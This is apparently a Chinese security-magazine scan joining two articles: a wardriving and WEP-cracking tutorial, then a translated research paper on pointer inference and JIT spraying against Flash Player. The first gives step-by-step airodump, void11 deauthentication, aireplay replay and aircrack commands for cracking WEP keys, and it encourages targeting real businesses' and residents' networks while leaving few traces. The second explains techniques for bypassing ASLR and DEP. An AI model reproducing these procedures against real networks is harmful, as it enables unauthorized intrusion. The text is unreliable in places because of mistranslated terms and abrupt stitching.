Able工具是Windows平台中最好的免费全方位审计程序之一。其可以破解ARP病毒、PWL密码、共享密码、缓存口令、远程共享口令，而且拥有内置的WiFi扫描器。因为Cain & Able工具使用第三方驱动程序WinPcap，所以它没有NetStumbler那样的问题(用于大多数像Ethereal嗅探器一样的低端网络程序)。Cain & Able没有像NetStumbler那样去检测大量的接入点，主要进行优先选择。

无线利器Kismet很普及，这主要是因为它使用"被动式扫描"方法，其不干预网络通信或WiFi信号。还能识别无线访问点和无线客户中无线适配器的制造商和工作模式，与GPS合作，绘制无线访问点和无线客户所在位置的网络地图。当使用被动式扫描仪时，会在接入点转换时记录数据。如果通信数据足够多，那么无需登录就可以检测出无线网络现在所使用的IP地址范围。由于DHCP协议通过控制终端用户的IP地址分配实现控制用户接入，所以当网络不使用DHCP协议时，所获取的接入点IP地址就能起到作用。如果你用另一台运行Cain工具的计算机来ARP 病毒接入点， Kismet就可以收集包括SSID在内的更多信息。

如果你不想安装Linux发行版,你可以下载配有所有需要工具的Live Linux发行版系统。大多数Live Linux发行版并不挂载硬盘,同时在攻击之后也几乎不会留下可供跟踪的痕迹。这些发行版系统也可以在不损害证据的同时收集来自目标系统的信息。

最后但并非最不重要的是,还需要某种交通工具。我选择驾驶舒适的高耗油的S U V。设备中除了电脑之外,最重要的就是功率转换器。由于通常有1~6个人同时用电,所以我采用三个700W的交流电转换器供电。另外,我还配有备用电池。

既然已经选好了装备,驾驶攻击可以开始了。当人们初次参与攻击时,最常问的一个问题是"我应该关注什么"。当你驾驶在商业街或住宅区时,这些区域大部分通常有一个明显的信号。中小型企业更有可能存在不安全的无线接入点,甚至大公司、上市企业、金融机构或卫生机构等等也是如此。大多数国家对这些机构的安全操作都有严格的规定,要求如果使用无线网络,必须进行加密。许多中小型企业既没钱雇用有能力的I T人员来对无线网络进行加密,同时他们认为安全性并不重要。大家觉得增加Internet的访问控制在另一方面也增加了对服务水平和生活环境质量的要求。看起来,这些公司很欢迎大家的"攻击"。

居民区WiFi无线网络是能够捕获的最常见的信号。一些公共接入点为了帮助社会来发展共享的Adhoc宽带城域网(Adhoc网络是一种特殊的无线移动网络。网络中所有节点的地位平等,无需设置任何的中心控制节点。网络中的节点不仅具有普通移动终端所需的功能,而且具有报文转发能力)。SeattleWireless.net网站组织就是这样,其与许多社会团体一起工作为的是让WiFi更加普及。这个组织甚至在网站挂出在线视频,帮助人们提高对WiFi的认识。当然,并不是所有居民区的网络服务都是共享的。许多Interent服务供应商定规定共享互联网连接是违法的,一旦违反该规定,业主将遭受罚款或被取消服务。如果居民不同意该协议,那么很可能也会违法。

既然已收集到所需数据,接下来该怎么做呢?本节将使用带有NetStumbler数据的Windows平台上的程序来调查。图1显示了可能与你将发现的数据类似的数据。记住,不同区域上加密网络与未加密网络的比例也不相同。在已经测试过的地区中,65.78%的网络没有加密。在商业街上这个比例则更高,居第二位的是住宅区。还有一件很重要的事情是许多SSID名字都采用缺省名称。名称缺省的宽带路由器很可能密码也是缺省值,甚至还有隐藏的SSID值。




图1

本地NetStumbler文件(NS1)可以上传到WiFi公网上(如wifimaps.com和wigle.net)以供其他人查看。例如,以下是Wigle.net提供的各工具所支持的文件格式。

(1)NetStumbler工具:.ns1文件、文本文件、Wi-Scan格式。

(2)DStumbler工具:用作文本输出(DStumbler是一个用于接入点发现和显示音噪图表的工具)。

(3)Kismet工具:CSV格式(.csv)、XML格式(.xml)、GPS格式(.gps)。

(4)MacStumbler工具:plist 格式、XML格式、Wi-Scan格式。

(5)Pocket Warrior工具:用作文本输出。

然而,如果你想将数据导入像Streets & Trips(桌面版消费者旅行计划工具)或 Map Point(桌面版商务智能地图以及分析工具)这样的商业地图程序,那么你只需用NetStumbler工具将数据转换成C S V格式的可读文件。一般来说,数据转换并不太难,只需知道文件的最终格式即可。大多数文件都是按这种方式导出的,只需要在导入另一程序之前清理几行数据即可。

如图2、图3所示，用文本编辑器打开文件，可以看到文件内容基本标准，只需要删除其中第一行和第二行数据。如果有编程能力的话，你可以编程实现，从而将实现数据删除的自动化。




图2




图3

既然已经使用Cain、NetStumbler或Kismet收集到信息了，那么就可以开始破解WEP(Wired Equivalent Privacy，加密技术，WEP安全技术源自于名为RC4的RSA数据加密技术，以满足用户更高层次的网络安全需求)。需要处理的重要数据就是SSID、MAC地址和频段信息。

2.有效信息的收集

一旦获得所需信息，黑客就会立即开始攻击WEP，或者安装一个可远程访问的Warcracker(针对驾驶攻击，用作自动化信息收集和破解进程的小型计算机)。有时在进行渗透测试或仿真模拟实验时，信息安全专家会安装这些设备来监测通信并为日后预测做准备。

为保证"概念证明例子"的合法性，可以创建一个拥有多个WiFi接入点和WiFi网卡的实验室，以增加有价值的通信信息的数量。有价值的通信信息包括密钥协商数据包，同时可在短时间内通过Aireplay和Void11工具嗅探到足够多的信息来破解WEP密钥。这为破解程序提供了所需的WEP初始化向量值。在此过程中也可以借助Airodump工具来检测网络中所有频段，并对无线网络中的无线数据包进行统计和分析。

在该实验中，目标WiFi接入点中有无线局域网SSID名称、MAC地址XX:XX:XX:XX:XX:XX和9频道。我们使用Airodump工具捕获脆弱的IV(Initialization Vector，初始化向量)数据包，并对名为keygen的文件执行被动式数据包捕获操作。操作命令如下：

```
root@home[\]# airodump wlan0 keygen XX:XX:XX:XX:XX:XX
```

该命令将所有有价值的数据包都保存在名为keygen.txt的文件中。Void11工具把一个无线客户端从它所连接的接入点上使用一个强制验证过程，也就是说这个客户端开始被断开，当它被从局域网中断开后，这个无线客户端会自动尝试重新连接到接入点上，在这个重新连接过程中，数据通信就产生了(de-authentication过程)。Void11工具在实验室中起着重要的作用，但并不适合商业环境下工作。因为当用Void11嗅探目标计算机时，这台机器的网络突然地变得非常慢，然后好像停顿了，随后彻底与网络失去了连接，用户将会发现网络受到明显攻击。Kismet扫描发现了一个MAC地址为YY:YY:YY:YY:YY:YY的客户端系统。将其与无线接入点结合起来可以帮助我们生成所需信息。使用Void11工具时，命令格式如下：

```
root@home[\]# void11_penetration -D -s YY:YY:YY:YY:YY:YY -B XX:XX:XX:XX:XX:XX wlan0
```

为节省时间，许多人使用Void11与Aireplay相结合的方案。该方案捕获有效通信数据并重放该数据，然后将其发送至接入点来产生更多正确的通信信息。命令如下：

```
root@home[\]# aireplay -i wlan0 -b XX:XX:XX:XX:XX:XX -m 68 -n 68 -d YY:YY:YY:YY:YY:YY
```

在整个过程中，Void11和Aireplay一直都在运行。随着通信数据的增加，嗅探器记录数据的速度也将加快，因此发现密钥所需的时间也将增加。Airodump的主要工作是捕获数据包并为Aircrack建立一个包含捕获数据的文件。整个过程的关键是要迫使WiFi设备生成正确的通信信息。

3.破解WEP密钥

Aircrack一般用于无线网络的密钥破解，从而非法进入未经许可的无线网络。Aircrack一旦收集到足够的加密数据包，利用它就可以破解WEP密钥，也可以通过高级加密方法或暴力破解来破解网络。上面Airodump已经为Aircrack

准备好所需的数据文件。为破解128位的WEP密钥，该文件需要20万至70万个独一无二的数据包。假定我们拥有足够多的文件，那么我们就可以获取密钥了。使用Aircrack的命令格式如下：

```
root@home[\]# aircrack -f 2 -m XX:XX:XX:XX:XX:XX -n 128 -q 3 keygen*.cap
```

当看到提示信息"KEY FOUND!"时，就表示密钥已找到。此时，无线接入点已经被入侵，并且可以访问了。恭喜你破解无线加密。


另一个类似的攻击方法是在洛杉矶ISSA（国际社会保障协会）会议上使用的，当地联邦调查局特工组在3分钟内使用互联网上常见的工具破解了一个128位的WEP密钥。这再次证明，即使是128位WEP加密技术仍然很脆弱，因此不应该再被使用。请记住，电脑生成的有价值的数据包越多，破解WEP密钥的速度就越快。

在本文中，我们讨论了破解WEP密钥的整个过程。可以看到了解并熟悉像Cain、Kismet、NetStumbler和MiniStumbler这样的扫描工具对于扫描无线网络是非常重要的。本文提到的其他工具也帮助破解了WEP密钥，其中有些工具也能进行WPA或WPA2加密破解。

前置知识：无

关键词：漏洞、脚本解释器、JIT喷射

解释器漏洞利用：指针推断与JIT喷射技术



文/Dion Blazakis　译/小小杉

发现并利用远程漏洞的困难性促使攻击者竭力挖掘资源，以试图寻找并利用客户端漏洞。然而，各种客户端攻击者的大量涌入促使微软实施了稳健的缓解技术，从而使得攻击者更加难以利用这些漏洞。Sotirov和Dowd详细描述了该缓解技术及其在Windows 7 RC中的默认配置情况。他们展现了一些绕过这些保护措施的技术，以及微软的设计如何影响这些绕过技术的设计细节。

现如今，被各种插件挤爆了的经典网络浏览器，已经不具备更多的开发潜能，这是由其最初的设计决定的。其需要稳健的解析器来解析并试图提升版本的性能。随着Web 2.0的出现，现在浏览器必须包含一个高性能的脚本环境，能够动态改写解析页面。此外，现在大多数浏览器都利用最近的JIT（Just-In-Time，实时调试工具）和垃圾收集机制来加快JavaScript的执行。所有这些攻击都出现了，而我们还没有开始讨论这些普遍安装的插件。

RIAS（Rich Internet Applications，富互联网应用程序，一种全新的Web应用程序架构，结合了桌面软件良好的用户体验和Web应用程序易部署的优点）并不会消失，而且目前Adobe仍然占有Flash的市场——安装Web浏览器的99%的主机上都安装了Flash Player插件。另一个普遍安装的解释器就是Sun公司的JRE（Java Runtime Environment，Java运行环境）。Microsoft Silverlight是一个基于.NET运行时和工具的RIA框架。Silverlight仍在努力获得更多的市场份额，在将来其可能成为强大的竞争者（如Netflix点播网已经开始使用该技术。Netflix是世界上最大的在线影片租赁提供商）。每个插件都需要一个复杂的解析器，并且通过攻击者可达的特征暴露更多攻击点。例如，Adobe

Flash Player实现了以下特征:一个大型GUI库、运行JIT的3D着色语言、RMI系统、基于运行JIT虚拟机的ECMAScript脚本、支持嵌入式的PDF功能以及多种音频和视频嵌入或流选项。所有这一切资源都默认提供给幸运的攻击者。

考虑到这一点,就值得大家投入时间和精力去开发应用程序的具体技术,这将有助于在浏览器生态系统内(browser ecosystem)进行漏洞利用。对漏洞利用者而言,DEP和ASLR非常具有挑战性。DEP(数据执行保护,是一套软硬件技术,能够在内存上执行额外检查以帮助防止在系统上运行恶意代码)使得很难定位Shellcode,因此攻击者必须找到一个具有执行权限的页面,并在具有写操作权限时向其写数据,最后进行定位。或许,攻击者可以重用某些代码——正如基于ROP(Return-Oriented Programming,返回导向编程,简单的说就是把原来已经存在的代码块拼接起来,拼接的方式是通过一个预先准备好的特殊返回栈,里面包含了各条指令结束后下一条指令的地址)的攻击一样。ASLR通过混淆加载镜像的基址来干扰该计划的执行(ASLR,Address Space Layout Randomization,地址布局随机化。每次在系统启动时,操作系统会将自身的代码加载到不同的内存区域。这样攻击者将很难判断某段代码会被加载到内存的什么地方。这样做的目的是防止常见的入侵方式,如缓冲区溢出)。更详细的资料可以查看Sotirov和Dowd对在各种Windows操作系统中执行ASLR和DEP的情况说明。现在假设ASLR技术已经接近完美,即攻击者无法猜测到加载镜像的堆或者栈的位置。

本文着重讲解抑制缓解措施的两个安全技术:Pointer Inference(指针推断)和JIT spraying(JIT喷射)。Pointer Inference通过目标软件之间正常的交互来恢复内部对象的内存地址。Adobe Flash Player就是个具体的实例。本文将展现如何通过脚本来确定Flash Player的ActionScript解释器内的字符串对象的地址。JIT spraying与heap spraying类似(heap spraying,堆喷射试图将自身分配在进程堆栈中,并且以正确的方式将命令写满这些区域,以此实现在目标进程内存中的预定位置写入一串命令),攻击者将分配许多可执行页面,其包含攻击者影响的数据。本文还展示了当ActionScript引擎编译JIT时,该如何构建一个ActionScript脚本,该脚本构造stage-0 Shellcode来加载和执行下一阶段的Shellcode(定位在ActionScript字符串中)。接下来,本文讨论结合这两种技术来攻击Windows Vista的可能性,最后讨论相应的对策和今后的研究方向。

指针推断

当地址空间随机变化时,很难从对EIP的控制权中进行漏洞利用。即使是从崩溃POC(proof-of-concept)获取EIP控制权也非常困难。有时在已知地址的情况下,利用堆喷射定位攻击者构造的结构体可以很容易证明漏洞的存在。对漏洞利用者而言不幸的是,堆喷射技术并不总是可靠(而且如果攻击者不能分配大型堆对象,那么喷射技术根本就不现实)。此外,针对堆喷射的缓解技术已经出现,并且Microsoft已经找到一个简单的缓解措施(即在进程启动时,映射经常使用的堆喷射页面)。真正可靠的漏洞利用就是在能力范围内动态地获取运行时对象的堆地址。

脚本环境是指针推断(pointer inference)的完美目标——对象通常运行于堆上,并且运行时语言和库文件也提供了多种操作和检查对象的方式。此外,脚本语言的类型动态确定,所以内置的容器对象往往是异构的:按引用与按值存储的对象一样都存储在相同的结构中。我们的目的是找到确定解释器/虚拟机中脚本对象的内存地址的方法。提取包含Shellcode的Javascript字符串的位置,不是该技术的惟一作用,还有更多的用途。目标虚拟机包含Script、Java、Python、Ruby、PHP和.NET CLR。在大多数浏览器安装后,浏览器中的Javascript引擎、Adobe Reader中的Javascript引擎以及Adobe Flash Player中的ActionScript引擎都可使用(当然是在安装了Adobe插件并且没有禁用JavaScript的前提下)。

本文将展示当遍历ActionScript字典对象(Dictionary)时,如何使用对象顺序获得ActionScript虚拟机中对象的内存地址。基于多方面的考虑,作者选择Flash Player进行测试:其

跨平台性对插件而言具有相同的代码库,而且最重要的是,Adobe公司开放了其引擎源代码。要了解该技术的详细细节,这里将首先描述解释器如何存储对象,然后讲解解释器如何实现内置Dictionary容器。

ActionScript对象的内部表示

在讨论获取ActionScript对象地址方法之前,需要讨论解释器在内部如何存储ActionScript对象。当执行脚本创建ActionScript对象时,解释器根据对象的类型进行相应操作。如果是一个较小的初始对象,如整数或布尔值,那么就按数据进行存储。而double型、string类型或者是类实例对象就按引用存储——解释器将分配一个足够大的缓冲区来存放对象并存储指向该值的指针。

ActionScript是一种动态类型语言。动态类型语言在编译时并不指定数值类型。编译时并不构建类型说明而是提供运行时函数来检测和比较对象类型。然后该解释器确保运行期间所有操作数的有效性。当解释器检测到类型不匹配时(例如,查询未实现的实例方法时),ActionScript则会抛出异常。这个运行时类型语言要求对象堆同时存储对象类型信息及其值。

为了满足该运行时类型语言的要求,ActionScript解释器使用标记指针(Tagged pointers)描述内部对象(在内部,对象被称为"atom")。在使用相同字长度内存单元的情况下,可以用标记指针区分按值存储和按引用存储的对象。标记指针在不重要的比特位存储类型信息,而在较重要的比特位存储类型具体的值。如图1所示,ActionScript atom共32位,分配3位存储类型信息而使用29存储值。




图1

以ActionScript声明为例来阐述其工作原理,如图2所示。

```
var x = 42; // Integer atom
var y = "blackhat"; // String atom
var z = new Dictionary(); // Object atom
var b = true; // Boolean atom
```

图2

值为42的变量x是局部变量。解释器将在当前域范围内创建局部变量和值42之间的映射关系。如上所述,该值在内部将以atom形式存储。整型atom能表示-2^28~2^28-1范围内的值,通过在创建时将值左移3位来存放类型标记。在图1中,整型atom用数值6进行标记。Python语言对该过程的描述如下,如图3所示。

```
>>> def atomFromInteger(n):
  return (n << 3) | 6
>>> '0x%08x' % (atomFromInteger(42),)
'0x00000156'
```

图3

字符串和对象atom是"引用"原子——它们存储指向解释器堆中垃圾回收内存的指针。将变量y和z转换成atom首先需要分配一块内存来存储值,然后使用内存地址的实际值来创建atom。下面是在Python中操作变量z的过程(额外的调用是模拟的),如图4所示。

```
>>> def atomFromObject(obj):
  return (obj & ~7) | 1
>>> a = actionScriptHeapAlloc(size_of_Dictionary)
>>> Dictionary.initialize(a)
>>> '0x%08x' % (atomFromObject(a),)
'0x00c8b301'
```

图4

阐述内部如何表示的目的是为了解释为什么值和引用(内存地址/指针)都被解释器当作atom使用了。下一步,作者将解释ActionScript字典类的使用和实现。

ActionScript字典的实现

内置的ActionScript 字典类揭露了一个关联的映射数据结构。当在ActionScript脚本中使用字典类时,字典类提供接口,可将任何ActionScript对象和任何其他 ActionScript对象关联起来成为键值/值(key/value)关系。同Python字典一样,字典对象也可以使用方括号查询字典对象。此外,用户可以遍历字典来操作每对键值/值。该迭代顺序并不由API定义指定,同时也不信赖于实现细节。具体实例如图5所示。

```
var dict = new Dictionary();

dict["Alpha"] = 0x41414141;
dict[true] = 1.5;

var k;
for (k in dict)
{
  f(dict[k]);
}
```

图5

在内部，Flash Player字典类使用Hashtable实现。Hashtable从key atom获取哈希值，并将键值和值存储在表中。当遍历字典时，按照哈希值由低到高的顺序对Hashtable表进行遍历。最后是关于哈希函数如何工作、冲突如何解决以及哈希表如何增长。哈希表的大小总是2的次幂，这是由于两个原因：散列函数变成了一个快速屏蔽操作并且二次探测使用的常量值取决于哈希表大小的2次幂。当哈希表中空单元格数量低于表格总大小的20%时，哈希表的大小就会增长2次幂。为了扩大Hashtable，需要分配一个新表，并重新计算头结点哈希值，然后将其插入新表中。其揭露了整型(值)atom和对象(引用)atom之间的顺序——通过直接比较对象atom与整型atom来完成。哈希函数将删除原子中某些重要位，而大型Hashtable仍将使用其众多的比特位。该顺序用来显示引用atom(对象，字符串)的内存地址。

整数筛选

由于整数将其值作为键值在Hashtable中存放(当然，会屏蔽顶端比特位)，因此可以通过测量遍历哈希表时新发现对象的位置来确定某些ActionScript对象的atom值。通过比较新对象插入之前或之后的整数值，我们可以推断出新对象atom的大致范围。因为对象atom是指针(前3位被修改了)，所以可以在扩大哈希表时获取指针的比特位。为了避免哈希碰撞的问题，我们进行了测试两次：一次用所有偶数测试，另一次用所有奇数测试(以2次幂增长，随着比特位的变化而增大)。在创建完字典后，我们将受害对象插入字典中，而与存储在字典中的键值关联的值并没造成任何影响，因为只使用其键值和顺序。接下来，使用for-in结构搜索字典，直到搜索到受害对象才记录最后访问的键值后退出。现在，我们有两个整型值(偶数和奇数词典中，位于受害对象之前的最后一个整数值)。

